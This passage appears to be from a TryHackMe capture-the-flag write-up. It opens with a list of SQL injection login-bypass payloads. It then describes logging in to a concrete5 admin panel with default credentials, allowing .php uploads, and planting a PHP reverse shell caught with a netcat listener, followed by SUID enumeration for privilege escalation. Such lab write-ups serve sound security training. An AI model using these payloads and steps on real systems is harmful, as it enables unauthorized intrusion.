
Log in

Forgot Password

```
'*'
' or ''-'
' or '' '
' or ''&'
' or ''^'
' or ''*'
"-"
" "
"&"
"^"
"*"
" or ""-"
" or "" "
" or ""&"
" or ""^"
" or ""*"
or true--
" or true--
' or true--
") or true--
') or true--
' or 'x'='x
') or ('x')=('x
')) or (('x'))=(('x
" or "x"="x
") or ("x")=("x
")) or (("x"))=(("x
or 1=1
or 1=1--
```

Normal text file

After many attempts, the credentials **admin:password** worked.


10.10.112.8:85/app/castle/index.php/dashboard/welcome

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - swisskyrepo/...

Welcome Back

Aug 24, 2025, 12:42:41 PM Customize Welcome Waiting for Me My Account

Latest Form

LATEST

Dashboard

Welcome

Waiting for Me

My Account

Sitemap

Files

Members

Express

Reports

Pages & Themes

Calendar & Events

Conversations


Stacks & Blocks

Extend concrete5

System & Settings


Logged in as **admin**.

Inside, I had access to the **file manager**.




Name	Type	Date Modified	Size
slider2.png	Image	11/29/23, 12:25 AM	108.70 KB
subway.jpg	Image	11/29/23, 12:25 AM	298.43 KB
mountains.jpg	Image	11/29/23, 12:25 AM	322.69 KB
sunset.jpg	Image	11/29/23, 12:25 AM	447.31 KB
balloon.jpg	Image	11/29/23, 12:25 AM	48.54 KB
slider1.png	Image	11/29/23, 12:25 AM	76.65 KB
houses.jpg	Image	11/29/23, 12:25 AM	286.28 KB
blank2.png	Image	11/29/23, 12:25 AM	1.18 KB
masthead.png	Image	11/29/23, 12:25 AM	1.40 KB

I attempted to upload a PHP reverse shell, but .php was not an allowed extension.




Invalid file extension.

In the settings, I enabled PHP and successfully uploaded my shell.



Allowed File Types

File Extensions to Accept

flv, jpg, gif, jpeg, ico, docx, xla, png, psd, swf, doc, txt, xls, xlsx, csv, pdf, tiff, rtf, m4a, mov, wmv, mpeg, mpg, wav, 3gp, avi, m4v, mp4, mp3, qt, ppt, pptx, kml, xml, svg, webm, ogg, ogv, php



I triggered the reverse shell and connected back to my listener.


Upload Complete

1 file uploaded


Properties

URL to File	http://10.10.112.8:85/app/castle/application/files/3617/5605/4208/cats.php
Tracked URL	http://10.10.112.8:85/app/castle/index.php/download_file/28/0
Title	cats.php
Description	None
Tags	None

Sets


None

Now I had a foothold on the system.


```
root@ip-10-10-127-192:~# nc -lvnp 997
Listening on 0.0.0.0 997
Connection received on 10.10.112.8 38508
Linux mkingdom.thm 4.4.0-148-generic #174~14.04.1-Ubuntu SMP Thu May 9 08:17:37
UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 12:50:58 up 42 min,  0 users,  load average: 0.00, 0.00, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data),1003(web)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ 
```


3.Privilege Escalation

First, I looked for SUID binaries with: **find / -perm -4000 -type f 2>/dev/null** but found nothing useful.




```
$ find / -perm -4000 -type f 2>/dev/null
/bin/cat
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping6
/bin/ping
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/bin/chsh
/usr/bin/lppasswd
/usr/bin/traceroute6.iputils
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/mtr
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/sudo
/usr/lib/eject/dmcrypt-get-device
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
```


I upgraded my shell for stability.

